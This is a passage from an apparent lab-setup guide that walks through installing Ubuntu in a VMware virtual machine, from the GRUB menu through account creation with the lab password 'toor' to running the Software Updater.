


- In the **Ready to Create Virtual Machine** wizard, ensure that **Power on this virtual machine after creation** checkbox is selected and click **Finish**.




- As soon as you click the **Finish** button, **GNU GRUB** window appears. Press **Enter** to select **Try or Install Ubuntu** option.


Note: If a pop-up appears, click **OK**.




- Ubuntu** initializes and **Welcome** wizard appears, click the **Install Ubuntu** option.




11. A **Keyboard Layout** wizard appears, leave default settings and click **Continue**.




12. In the **Updates and other software** wizard, ensure that the **Normal installation** radio button is selected in the **What apps would you like to install to start with?** section. In the **other options** section, ensure that the **Download updates while installing Ubuntu** radio button is selected. Click **Continue**.



13. The **Installation type** wizard appears. Ensure that the **Erase disk and install Ubuntu** radio button is selected and click **Install Now**.



14. A **Write the changes to disks?** pop-up appears; click **Continue**.




15. In the **Where are you?** wizard, retain the region selected by default and click **Continue**.


16. A **Who are you?** wizard appears. Enter **Ubuntu** in the **Your name** field. In the **Choose a password** and **Confirm your password** fields, enter **toor** and click **Continue**.

The screenshot shows the 'Who are you?' step of the Ubuntu installation process. The title bar says 'Install'. The main heading is 'Who are you?'. There are five input fields, each with a green checkmark to its right: 'Your name: Ubuntu', 'Your computer's name: ubuntu-virtual-machine', 'Pick a username: ubuntu', 'Choose a password: toor', and 'Confirm your password: toor'. The 'Choose a password' field has a 'Short password' warning. Below the password fields are three radio buttons: 'Log in automatically' (unselected), 'Require my password to log in' (selected), and 'Use Active Directory' (unselected). A note says 'You'll enter domain and other details in the next step.' At the bottom right are 'Back' and 'Continue' buttons. At the bottom center is a progress indicator with seven red dots, the first of which is filled.

17. The **Welcome to Ubuntu** wizard appears and installation begins. Wait for it complete.




18. Once the installation has completed, an **Installation Complete** pop-up appears. Click **Restart Now**.




19. In the **Ubuntu** screen, press **Enter** to restart the machine.


20. The machine restarts and displays a login screen with the username **Ubuntu**. Click **Ubuntu**, type **toor** in the **Password** field, and press **Enter** to sign in.




11. An **Online Accounts** pop-up window appears; click **Skip**. Follow the steps and click **Next** in each step. In the last step, click **Done**.
12. If a **Software Updater** pop-up window appears, click **Install Now** to install the latest updates. This process may take some time.




13. An **Authentication Required** pop-up appears. Enter **toor** in the **Password** field and click **Authenticate**.




14. **Software Updater** begins to install updates. Wait for it complete.



